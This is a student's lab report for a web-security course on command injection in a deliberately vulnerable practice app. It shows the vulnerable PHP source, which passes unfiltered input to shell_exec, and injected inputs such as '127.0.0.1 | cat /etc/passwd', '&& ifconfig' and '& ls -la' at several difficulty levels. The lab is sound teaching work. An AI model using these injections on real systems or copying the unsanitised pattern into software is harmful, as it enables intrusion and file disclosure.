Reg. No: 20BCI0262
Name: Antrang Agrawal

VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

Name:	**Antrang Agrawal**
Registration Number:	**20BCI0262**
Course Code:	**BCI3001**
Course Title:	**Web Security**
Lab Slot:	**L37+L38**
Semester:	**Fall Semester 2021-2022**
Guided By:	**Bhulakshmi Bonthu**

Title:

LAB - Experiment - 4


Command Line Injection :

An attack known as "command injection" aims to use a weak application to execute arbitrary commands on the host operating system. When an application sends unsecured user-supplied data (forms, cookies, HTTP headers, etc.) to a system shell, command injection attacks are conceivable. In this attack, the vulnerable application's privileges are typically used to execute the operating system commands supplied by the attacker. Attacks using command injection are largely made possible by inadequate input validation.

In contrast to this attack, code injection enables the attacker to insert custom code that the programme will then run. Without having to inject code, the attacker can enhance the application's default capability, which allows it to run system commands.

Step 1:

Setting Difficulty to Low :



Modifying The Source and Viewing Low.php

Command Injection Source

vulnerabilities/exec/source/low.php

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Compare All Levels

Step 2 :

Ping a device

Enter an IP address: 127.0.0.1 Submit

Step 3:

Ping a device

Enter an IP address: Submit

```
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```


Step 4:

Ping a device

Enter an IP address: 127.0.0.1 & ls -la Submit


Whoami Command :

127.0.0.1 | whoami



Echo Command :


127.0.0.1 | echo “Hello”



Low Level Command :

This allows for direct input into one of many PHP functions that will execute commands on the OS. It is possible to escape out of the designed command and executed unintentional actions.


Dir Command :




Medium Level :

The developer is aware of several command injection problems and has included various pattern patching to filter input. This, however, falls short.
To exit the desired command, a number of alternative system syntaxes can be utilised.

127.0.0.1 && ifconfig



127.0.0.1 | cat /etc/passwd



High Level :

The developer goes back to the drawing board and adds even more pattern matching at the high level. But even this is insufficient.Either the developer accidentally made a small error when creating the filters or they hope using a specific PHP command will correct their error.

127.0.0.1 | trim()

127.0.0.1 | pwd

Impossible Level :

The task has been rewritten for the impossible level, but only to allow for a very stringent input. This won't be permitted to execute if the two don't match and the result isn't what is expected. This employs "white listing" filtering (only allowing specific values) as opposed to "black listing" filtering (allowing any input and eliminating undesired).